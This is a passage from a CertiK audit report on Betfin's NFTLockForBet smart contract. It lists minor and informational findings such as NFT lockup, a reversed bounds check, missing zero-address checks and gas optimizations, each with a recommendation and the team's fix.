Issue acknowledged. The team resolved this issue in the commit hash 1229942fc0712ee68a44d7a025ada9c41e9a24f0 by downgrading the Solidity version and importing the `FullMath` contract into the code.

NFF-01 POTENTIAL NFT LOCKUP IF RECIPIENT CONTRACT LACKS `onERC721Received` IMPLEMENTATION

Category	Severity	Location	Status
Logical Issue	Minor	src/NFTLockForBet.sol (11/04-a114ac): 198, 224	Resolved

Description

According to the ERC721 standard, `safeTransferFrom` will revert if the target contract does not implement `onERC721Received`. If the `newOwner` specified by the user during locking NFTs is a contract without `onERC721Received`, the claim will fail, resulting in the NFT being locked in the contract and potentially permanently irretrievable.

Proof of Concept

```
contract MyContractTest is Test {
    //setup
    ...

    function test_NFT_transfer_to_contract() public {
        //transfer reward tokens to contract
        vm.startPrank(owner);
        betTokenContract.transfer(address(nftLockForBet), 10000 * 10 ** 18);
        vm.stopPrank();

        // lock NFT to contract
        vm.startPrank(user);
        nftContract.approve(address(nftLockForBet), 2103052);
        nftContract.approve(address(nftLockForBet), 2103068);

        nftLockForBet.lockNFT(2103052, 60 days, address(receiver1));
        nftLockForBet.lockNFT(2103068, 60 days, address(receiver2));

        vm.stopPrank();

        // close locking
        nftLockForBet.closeLockService();
        vm.warp(block.timestamp+80 days);

        // NFT transfer will fail because receiver1 does not implement ERC721Receive
Hook, and the NFT will lock in the contract
        vm.expectRevert("ERC721: transfer to non ERC721Receiver implementer");
        receiver1.claimNFT(nftLockForBet, 2103052);

        // NFT transfer will succeed
        receiver2.claimNFT(nftLockForBet, 2103068);
    }
}

contract nftReceiver{
    constructor() public payable {}

    function claimNFT(NFTLockForBet nftlock, uint256 tokenId) public {
        nftlock.claimNFT(tokenId);
    }
}

contract nftReceiverWithReceiveHook is IERC721Receiver {
    constructor() public payable {}

    function onERC721Received(address, address, uint256, bytes calldata) external
pure returns (bytes4) {
        return IERC721Receiver.onERC721Received.selector;
    }
```

```
    function claimNFT(NFTLockForBet nftlock, uint256 tokenId) public {
        nftlock.claimNFT(tokenId);
    }
}
```

```
Ran 1 test for test/test.t.sol:MyContractTest
[PASS] test_NFT_transfer_to_contract() (gas: 769291)
Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 841.86ms (3.43ms CPU
time)
```

Recommendation

It is advised to verify that the `newOwner` is either an EOA (Externally Owned Account) or a contract that implements the `IERC721Receiver` interface.

Alleviation

[Betfin Team, 11/07/2024]:
Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/betfinio/nft-lock/commit/264fbc597b0ca0a6abd29fac7855ed71ab304d31.

[CertiK, 11/08/2024]:
It's noted that the `isEOAOrIERC721Receiver(newOwner)` check is only applied in the `lockMultipleNFTs` function but not in the `lockNFT` function.

[Betfin Team, 11/08/2024]:
Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/betfinio/nft-lock/commit/db08f28b7dc223b4a5ad161f06bfcd8992b762a1.

NFL-04 | IMPROPER IMPLEMENTATION OF UPPER BOUND CHECK

Category	Severity	Location	Status
Logical Issue	Minor	src/NFTLockForBet.sol (10/10-da2548): 189	Resolved

Description

The `claimNFTs()` function is designed to let users claim multiple NFTs with a single function call. However, there is an issue in how the function verifies the maximum number of NFTs that can be claimed at once. Specifically, the code meant to limit the number of `tokenIds` a user can submit is not set up correctly. This error allows users to submit more `tokenIds` than intended, thus enabling them to claim more NFTs than should be permissible.

```
    function claimNFTs(uint256[] calldata tokenIds) external isClosed {
        require(tokenIds.length > 0, "No tokens to claim");
    @>  require(tokenIds.length > 100, "Too many tokens to claim");
```

The condition `require(tokenIds.length > 100, "Too many tokens to claim");` should logically be using a less than or equal to check (`<=`) to ensure that the number of tokens does not exceed 100. As it stands, the condition incorrectly checks if the length is greater than 100, which is not the intended functionality for limiting the claim size.

Recommendation

It is recommended to modify it to the correct code implementation.

Alleviation

[Betfin Team, 10/31/2024]:

Issue acknowledged. Changes have been reflected in the commit hash a60a8806b1f4a5b14f6120fbdbb39aca39828039.

NFL-05 | MISSING ZERO ADDRESS VALIDATION

Category	Severity	Location	Status
Volatile Code	Minor	src/NFTLockForBet.sol (10/10-da2548): 117, 156	Resolved

Description

Addresses are not validated before assignment, potentially allowing the use of zero addresses and leading to unexpected behavior or vulnerabilities. In this contract, transferring NFTs to a zero address can result in a permanent loss of those NFTs.

Recommendation

It is recommended to add a zero-check for the passed-in address value to prevent unexpected errors.

Alleviation

[Betfin Team, 10/31/2024]:

Issue acknowledged. Changes have been reflected in the commit hash a60a8806b1f4a5b14f6120fbdbb39aca39828039.

NFL-07 | POTENTIAL RISKS IN EXTERNAL CALLS

Category	Severity	Location	Status
Volatile Code	Minor	src/NFTLockForBet.sol (10/10-da2548): 182, 206	Resolved

Description

When using `safeTransferFrom` to interact with ERC721 tokens, be aware that this function triggers `onERC721Received` in the recipient contract. If the recipient's security cannot be guaranteed, it may introduce potential risks, such as reentrancy attacks.

Recommendation

In addition to adhering to the Checks-Effects-Interactions pattern, it is recommended to implement a `ReentrancyGuard` mechanism in all public and external functions.

Alleviation

[Betfin Team, 10/31/2024]:

Issue acknowledged. Changes have been reflected in the commit hash a60a8806b1f4a5b14f6120fbdbb39aca39828039.

NFT-06 | UNCHECKED ERC-20 `transfer()` / `transferFrom()` CALL

Category	Severity	Location	Status
Volatile Code	Minor	NFTLockForBet.sol (9beb95a2442d5e4efe687e15c50cbfeee083ecc7): 245	Resolved

Description

The return values of the `transfer()` and `transferFrom()` calls in the smart contract are not checked. Some ERC-20 tokens' transfer functions return no values, while others return a bool value, they should be handled with care. If a function returns `false` instead of reverting upon failure, an unchecked failed transfer could be mistakenly considered successful in the contract.

```
245         betToken.transfer(lockedNFTs[tokenId].owner, tokenClaimAmount);
```

Recommendation

It is advised to use the OpenZeppelin's `SafeERC20.sol` implementation to interact with the `transfer()` and `transferFrom()` functions of external ERC-20 tokens. The OpenZeppelin implementation checks for the existence of a return value and reverts if false is returned, making it compatible with all ERC-20 token implementations.

Alleviation

[Betfin Team, 10/10/2024]:

Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/betfinio/nft-lock/commit/1229942fc0712ee68a44d7a025ada9c41e9a24f0.

NFT-07 | MISSING ZERO ADDRESS VALIDATION

Category	Severity	Location	Status
Volatile Code	Minor	NFTLockForBet.sol (9beb95a2442d5e4efe687e15c50cbfeee083ecc7): 52~57	Resolved

Description

Addresses are not validated before assignment or external calls, potentially allowing the use of zero addresses and leading to unexpected behavior or vulnerabilities. For example, transferring tokens to a zero address can result in a permanent loss of those tokens.

```
52      constructor(
53          address _nftContract,
54          address _betToken,
55          address _positionManager,
56          address _factory
57      ) Ownable(msg.sender) {
58          nftContract = IERC721(_nftContract);
59          betToken = IERC20(_betToken);
60          positionManager = INonfungiblePositionManager(_positionManager);
61          factory = IPancakeSwapV3Factory(_factory);
62          betTokenAddress = _betToken;
63      }
```

- `_nftContract`, `_betToken`, `_positionManager` and `_factory` are not zero-checked before being used.

Recommendation

It is recommended to add a zero-check for the passed-in address value to prevent unexpected errors.

Alleviation

[Betfin Team, 10/10/2024]:
Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/betfinio/nft-lock/commit/374022f4bc593fcac79de8ca8c197bc3566a9104.

NFT-08 | POTENTIAL REWARD LOSS WHEN UNLOCKING NFT

Category	Severity	Location	Status
Design Issue	Minor	NFTLockForBet.sol (9beb95a2442d5e4efe687e15c50cbfeee083ecc7): 172	Resolved

Description

When the user unlocks an NFT, the contract will return the previously locked NFT to the user and remove the `lockedNFTs` associated with the `tokenId`. However, if the user unlocks the NFT directly without claiming the reward, they may lose their potential rewards.

Recommendation

It is advisable to enable users to claim their rewards upon unlocking the NFT.

Alleviation

[Betfin Team, 10/10/2024]:
Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/betfinio/nft-lock/commit/374022f4bc593fcac79de8ca8c197bc3566a9104.

NFT-12 | POTENTIAL INSUFFICIENT REWARDS

Category	Severity	Location	Status
Design Issue	Minor	NFTLockForBet.sol (9beb95a2442d5e4efe687e15c50cbfeee083ecc7): 22	Resolved

Description

The `NFTLockForBet` enables users to lock position NFTs to receive rewards. However, it lacks a mechanism to ensure there is a sufficient balance of tokens for distributing these rewards. Without sufficient tokens allocated for rewards, users could be unable to claim their rewards.

Recommendation

It is recommended to implement a mechanism that ensures there are always enough reward tokens available for users to claim.

Alleviation

[Betfin Team, 10/10/2024]:
Issue acknowledged. The team resolved this issue in the commit hash 374022f4bc593fcac79de8ca8c197bc3566a9104 by checking the balance to ensure there are enough reward tokens in the contract.

NFT-13 | PULL-OVER-PUSH PATTERN

Category	Severity	Location	Status
Logical Issue	Minor	NFTLockForBet.sol (9beb95a2442d5e4efe687e15c50cbfeee083ecc7): 64~67, 105, 150	Resolved

Description

The change of `owner` by function `transferLockedNFTOwnership()` overrides the previously set `owner` with the new one without guaranteeing the new `owner` has the ability to actuate transactions on-chain.

Recommendation

We recommend using of "pull-over-push" pattern whereby a `newOwner` is first proposed by `transferLockedNFTOwnership()` and consequently is accepted via the call to an accept function such as `acceptOwnership()`.

Alleviation

[Betfin Team, 10/10/2024]:

The team removed this functionality and change were reflected in commit 374022f4bc593fcac79de8ca8c197bc3566a9104.

NFT-14 | POTENTIAL OUT-OF-GAS EXCEPTION

Category	Severity	Location	Status
Logical Issue	Minor	NFTLockForBet.sol (9beb95a2442d5e4efe687e15c50cbfeee083ecc7): 120, 175	Resolved

Description

When a loop allows an arbitrary number of iterations or accesses state variables in its body, the function may run out of gas and revert the transaction.

Recommendation

It is recommended to add a check to ensure the length of loop is in a reasonable range.

Alleviation

[Betfin Team, 10/10/2024]:
Issue Acknowledged. The team resolved this issue in the commit hash 374022f4bc593fcac79de8ca8c197bc3566a9104 by adding the maximum and minimum limits to the length of provided `tokenIds`.

NFL-06 | UNUSED INTERNAL FUNCTION

Category	Severity	Location	Status
Coding Issue, Code Optimization	Informational	src/NFTLockForBet.sol (10/10-da2548): 255~258	Resolved

Description

The functions `_removeTokenFromOwnerEnumeration()` function is marked as `internal` but have never been called in the contract `NFTLockForBet` . Since the internal functions can only be called by the containing contract, this function appears to be redundant.

Recommendation

It is recommended to remove the unused function.

Alleviation

[Betfin Team, 10/31/2024]:

Issue acknowledged. Changes have been reflected in the commit hash 18145a103a46524d235e8fc3e556bd347eb4c2c4.

NFT-09 | INCONSISTENCY BETWEEN CODE AND ERROR MESSAGE

Category	Severity	Location	Status
Inconsistency	Informational	NFTLockForBet.sol (9beb95a2442d5e4efe687e15c50cbfeee083ecc7): 164~168	Acknowledged

Description

The `unlockNFT()` function has an issue where the code and error messages are inconsistent:

```
function unlockNFT(uint256 tokenId) external {
    ...
    require(
        block.timestamp >= closeLockTime + lockedNFTs[tokenId].lockPeriod &&
            closeLockTime != 0,
        "Not the owner of the locked NFT"
    );
    ...
}
```

In the `require` statement, verify if the current `block.timestamp` has reached the NFT's `lockTime`, rather than checking ownership as indicated in the error message.

Recommendation

We advise the client to confirm the protocol design and modify the code or error message accordingly.

Alleviation

[Betfin Team, 10/31/2024]:

Issue Acknowledged. The team removed the function mentioned above.

NFT-16 | MISSING ERROR MESSAGES

Category	Severity	Location	Status
Coding Style	Informational	NFTLockForBet.sol (9beb95a2442d5e4efe687e15c50cbfeee083ecc7): 327, 382, 391, 438	Resolved

Description

The **require** can be used to check for conditions and throw an exception if the condition is not met. It is better to provide a string message containing details about the error that will be passed back to the caller.

Recommendation

We advise adding error messages to the linked **require** statements.

Alleviation

[Betfin Team, 10/10/2024]:
Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/betfinio/nft-lock/commit/374022f4bc593fcac79de8ca8c197bc3566a9104

NFT-17 | MISSING EMIT EVENTS

Category	Severity	Location	Status
Coding Style	Informational	NFTLockForBet.sol (9beb95a2442d5e4efe687e15c50cbfeee083ecc7): 248, 251	Resolved

Description

There should always be events emitted in the sensitive functions that are controlled by centralization roles.

Recommendation

It is recommended emitting events for the sensitive functions that are controlled by centralization roles.

Alleviation

[Betfin Team, 10/10/2024]:

Issue Acknowledged. The team resolved this issue in the commit hash 374022f4bc593fcac79de8ca8c197bc3566a9104 by emitting event in the `closeLockService()` function.

OPTIMIZATIONS | BETFIN NFT LOCK CONTRACTS

ID	Title	Category	Severity	Status
NFL-01	Use `calldata` Instead Of `memory` For Function Arguments That Are Read Only	Gas Optimization	Optimization	Resolved
NFT-01	Variables That Could Be Declared As Immutable	Gas Optimization	Optimization	Resolved
NFT-02	State Variable Should Be Declared Constant	Coding Issue	Optimization	Resolved
NFT-11	Code Optimizations	Code Optimization	Optimization	Acknowledged

NFL-01 USE `calldata` INSTEAD OF `memory` FOR FUNCTION ARGUMENTS THAT ARE READ ONLY

Category	Severity	Location	Status
Gas Optimization	Optimization	source/src/NFTLockForBet.sol (9beb95a2442d5e4efe687e15c50cbfeee083ecc7): 113, 174	Resolved

Description

When a function with a `memory` array is called externally, the `abi.decode()` step uses a loop to copy each `calldata` index to the `memory` array. Each iteration of this loop incurs a cost of at least 60 gas, totaling to 60 times the array length. Using `calldata` directly avoids this looping requirement, optimizing contract code and execution.

Even if the array is passed to an `internal` function that subsequently modifies it, using `calldata` remains more gas-efficient. This is particularly true in scenarios where external functions use modifiers which may prevent `internal` functions from being called.

Additionally, `structs` have the same overhead as an array with a single element, further emphasizing the efficiency benefits of using `calldata` .

Recommendation

we recommend Use `calldata` instead of `memory` for such case.

Alleviation

[Betfin Team, 10/10/2024]:
Issue Acknowledged. The team resolved this issue in the commit hash da2548ba1b61cc10ca345b5773f5c5fe9642470b.

NFT-01 | VARIABLES THAT COULD BE DECLARED AS IMMUTABLE

Category	Severity	Location	Status
Gas Optimization	Optimization	NFTLockForBet.sol (9beb95a2442d5e4efe687e15c50cbfeee083ecc7): 29	Resolved

Description

Immutable state variables can be assigned during contract creation but will remain constant throughout the lifetime of a deployed contract. A big advantage of immutable variables is that reading them is significantly cheaper than reading from regular state variables since they will not be stored in storage.

The following variable assigned in the constructor can be declared as `immutable`.

```
29      address public betTokenAddress;
```

Recommendation

We recommend declaring these variables as immutable. Please note that the `immutable` keyword only works in Solidity version `v0.6.5` and up.

Alleviation

[Betfin Team, 10/10/2024]:
Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/betfinio/nft-lock/commit/374022f4bc593fcac79de8ca8c197bc3566a9104

NFT-02 | STATE VARIABLE SHOULD BE DECLARED CONSTANT

Category	Severity	Location	Status
Coding Issue	Optimization	NFTLockForBet.sol (9beb95a2442d5e4efe687e15c50cbfeee083ecc7): 33	Resolved

Description

State variables that never change should be declared as `constant` to save gas.

```
33      uint256 totalBetAmount = 10000 * (10 ** 18);
```

- `totalBetAmount` should be declared `constant`.

Recommendation

We recommend adding the `constant` attribute to state variables that never change.

Alleviation

[Betfin Team, 10/10/2024]:
Issue Acknowledged. The team removed the `totalBetAmount`.

NFT-11 | CODE OPTIMIZATIONS

Category	Severity	Location	Status
Code Optimization	Optimization	NFTLockForBet.sol (9beb95a2442d5e4efe687e15c50cbfeee083ecc7): 100, 145	Acknowledged

Description

In the `lockNFT` function of the `NFTLockForBet` contract, the process of changing the `newOwner` of an NFT is inefficient and costly in terms of gas usage. Specifically, the `if` block that handles the ownership transfer is unnecessarily expensive due to a redundant `require` statement which checks if the `msg.sender` is the current owner of the locked NFT. This check is already performed earlier in the function. Additionally, the logic to remove the token from the previous owner and add it to the new owner involves looping, which could be optimized to reduce gas costs. This same block of code in the `lockMultipleNFTs` function suffers from similar inefficiencies and could also benefit from optimization.

```
        if (newOwner != address(0)) {
            require(
                lockedNFTs[tokenId].owner == msg.sender,
                "Not the owner of the locked NFT"
            );
            lockedNFTs[tokenId].owner = newOwner;
            _removeTokenFromOwnerEnumeration(msg.sender, tokenId);
            lockedTokensByOwner[newOwner].push(tokenId);

            emit OwnershipTransferred(msg.sender, newOwner, tokenId);
        }
```

The same code snippet in `lockMultipleNFTs` function can also be optimized.

Recommendation

It's recommended to optimize the code to save gas. For example:

```
function lockNFT(
    uint256 tokenId,
    uint256 lockPeriod,
    address newOwner
) external {
    ....

    address lockFor = msg.sender;
    if (newOwner != address(0)) {
      lockFor = newOwner;
      emit OwnershipTransferred(msg.sender, newOwner, tokenId);
    }

    lockedNFTs[tokenId] = LockInfo({
        owner: lockFor,
        lockPeriod: lockPeriod,
        betTokenAmount: betTokenAmount
    });
    lockedTokensByOwner[lockFor].push(tokenId);
    emit NFTLocked(msg.sender, tokenId);
}
```

Alleviation

[Betfin Team, 10/31/2024]:

Issue Acknowledged. The relevant code snippet has been removed from the contract.

APPENDIX | BETFIN NFT LOCK CONTRACTS

Finding Categories

Categories	Description
Gas Optimization	Gas Optimization findings do not affect the functionality of the code but generate different, more optimal EVM opcodes resulting in a reduction on the total gas cost of a transaction.
Coding Style	Coding Style findings may not affect code behavior, but indicate areas where coding practices can be improved to make the code more understandable and maintainable.
Coding Issue	Coding Issue findings are about general code quality including, but not limited to, coding mistakes, compile errors, and performance issues.
Incorrect Calculation	Incorrect Calculation findings are about issues in numeric computation such as rounding errors, overflows, out-of-bounds and any computation that is not intended.
Inconsistency	Inconsistency findings refer to different parts of code that are not consistent or code that does not behave according to its specification.
Volatile Code	Volatile Code findings refer to segments of code that behave unexpectedly on certain edge cases and may result in vulnerabilities.
Logical Issue	Logical Issue findings indicate general implementation issues related to the program logic.
Centralization	Centralization findings detail the design choices of designating privileged roles or other centralized controls over the code.
Design Issue	Design Issue findings indicate general issues at the design level beyond program logic that are not covered by other finding categories.

Checksum Calculation Method

The "Checksum" field in the "Audit Scope" section is calculated as the SHA-256 (Secure Hash Algorithm 2 with digest size of 256 bits) digest of the content of each file hosted in the listed source repository under the specified commit.

The result is hexadecimal encoded and is the same as the output of the Linux "sha256sum" command against the target file.

DISCLAIMER | CERTIK

This report is subject to the terms and conditions (including without limitation, description of services, confidentiality, disclaimer and limitation of liability) set forth in the Services Agreement, or the scope of services, and terms and conditions provided to you ("Customer" or the "Company") in connection with the Agreement. This report provided in connection with the Services set forth in the Agreement shall be used by the Company only to the extent permitted under the terms and conditions set forth in the Agreement. This report may not be transmitted, disclosed, referred to or relied upon by any person for any purposes, nor may copies be delivered to any other person other than the Company, without CertiK's prior written consent in each instance.

This report is not, nor should be considered, an "endorsement" or "disapproval" of any particular project or team. This report is not, nor should be considered, an indication of the economics or value of any "product" or "asset" created by any team or project that contracts CertiK to perform a security assessment. This report does not provide any warranty or guarantee regarding the absolute bug-free nature of the technology analyzed, nor do they provide any indication of the technologies proprietors, business, business model or legal compliance.

This report should not be used in any way to make decisions around investment or involvement with any particular project. This report in no way provides investment advice, nor should be leveraged as investment advice of any sort. This report represents an extensive assessing process intending to help our customers increase the quality of their code while reducing the high level of risk presented by cryptographic tokens and blockchain technology.

Blockchain technology and cryptographic assets present a high level of ongoing risk. CertiK's position is that each company and individual are responsible for their own due diligence and continuous security. CertiK's goal is to help reduce the attack vectors and the high level of variance associated with utilizing new and consistently changing technologies, and in no way claims any guarantee of security or functionality of the technology we agree to analyze.

The assessment services provided by CertiK is subject to dependencies and under continuing development. You agree that your access and/or use, including but not limited to any services, reports, and materials, will be at your sole risk on an as-is, where-is, and as-available basis. Cryptographic tokens are emergent technologies and carry with them high levels of technical risk and uncertainty. The assessment reports could include false positives, false negatives, and other unpredictable results. The services may access, and depend upon, multiple layers of third-parties.

ALL SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF ARE PROVIDED "AS IS" AND "AS AVAILABLE" AND WITH ALL FAULTS AND DEFECTS WITHOUT WARRANTY OF ANY KIND. TO THE MAXIMUM EXTENT PERMITTED UNDER APPLICABLE LAW, CERTIK HEREBY DISCLAIMS ALL WARRANTIES, WHETHER EXPRESS, IMPLIED, STATUTORY, OR OTHERWISE WITH RESPECT TO THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS. WITHOUT LIMITING THE FOREGOING, CERTIK SPECIFICALLY DISCLAIMS ALL IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, TITLE AND NON-INFRINGEMENT, AND ALL WARRANTIES ARISING FROM COURSE OF DEALING, USAGE, OR TRADE PRACTICE. WITHOUT LIMITING THE FOREGOING, CERTIK MAKES NO WARRANTY OF ANY KIND THAT THE SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF, WILL MEET CUSTOMER'S OR ANY OTHER PERSON'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULT, BE COMPATIBLE OR WORK WITH ANY SOFTWARE, SYSTEM, OR OTHER SERVICES, OR BE SECURE, ACCURATE, COMPLETE, FREE OF HARMFUL CODE, OR ERROR-FREE. WITHOUT LIMITATION TO THE FOREGOING, CERTIK PROVIDES NO WARRANTY OR

UNDERTAKING, AND MAKES NO REPRESENTATION OF ANY KIND THAT THE SERVICE WILL MEET CUSTOMER'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULTS, BE COMPATIBLE OR WORK WITH ANY OTHER SOFTWARE, APPLICATIONS, SYSTEMS OR SERVICES, OPERATE WITHOUT INTERRUPTION, MEET ANY PERFORMANCE OR RELIABILITY STANDARDS OR BE ERROR FREE OR THAT ANY ERRORS OR DEFECTS CAN OR WILL BE CORRECTED.

WITHOUT LIMITING THE FOREGOING, NEITHER CERTIK NOR ANY OF CERTIK'S AGENTS MAKES ANY REPRESENTATION OR WARRANTY OF ANY KIND, EXPRESS OR IMPLIED AS TO THE ACCURACY, RELIABILITY, OR CURRENCY OF ANY INFORMATION OR CONTENT PROVIDED THROUGH THE SERVICE. CERTIK WILL ASSUME NO LIABILITY OR RESPONSIBILITY FOR (I) ANY ERRORS, MISTAKES, OR INACCURACIES OF CONTENT AND MATERIALS OR FOR ANY LOSS OR DAMAGE OF ANY KIND INCURRED AS A RESULT OF THE USE OF ANY CONTENT, OR (II) ANY PERSONAL INJURY OR PROPERTY DAMAGE, OF ANY NATURE WHATSOEVER, RESULTING FROM CUSTOMER'S ACCESS TO OR USE OF THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS.

ALL THIRD-PARTY MATERIALS ARE PROVIDED "AS IS" AND ANY REPRESENTATION OR WARRANTY OF OR CONCERNING ANY THIRD-PARTY MATERIALS IS STRICTLY BETWEEN CUSTOMER AND THE THIRD-PARTY OWNER OR DISTRIBUTOR OF THE THIRD-PARTY MATERIALS.

THE SERVICES, ASSESSMENT REPORT, AND ANY OTHER MATERIALS HEREUNDER ARE SOLELY PROVIDED TO CUSTOMER AND MAY NOT BE RELIED ON BY ANY OTHER PERSON OR FOR ANY PURPOSE NOT SPECIFICALLY IDENTIFIED IN THIS AGREEMENT, NOR MAY COPIES BE DELIVERED TO, ANY OTHER PERSON WITHOUT CERTIK'S PRIOR WRITTEN CONSENT IN EACH INSTANCE.

NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS.

THE REPRESENTATIONS AND WARRANTIES OF CERTIK CONTAINED IN THIS AGREEMENT ARE SOLELY FOR THE BENEFIT OF CUSTOMER. ACCORDINGLY, NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH REPRESENTATIONS AND WARRANTIES AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH REPRESENTATIONS OR WARRANTIES OR ANY MATTER SUBJECT TO OR RESULTING IN INDEMNIFICATION UNDER THIS AGREEMENT OR OTHERWISE.

FOR AVOIDANCE OF DOUBT, THE SERVICES, INCLUDING ANY ASSOCIATED ASSESSMENT REPORTS OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, TAX, LEGAL, REGULATORY, OR OTHER ADVICE.

Elevating Your Entire Web3 Journey

Founded in 2017 by leading academics in the field of Computer Science from both Yale and Columbia University, CertiK is a leading blockchain security company that serves to verify the security and correctness of smart contracts and blockchain-based protocols. Through the utilization of our world-class technical expertise, alongside our proprietary, innovative tech, we're able to support the success of our clients with best-in-class security, all whilst realizing our overarching vision; provable trust for all throughout all facets of blockchain.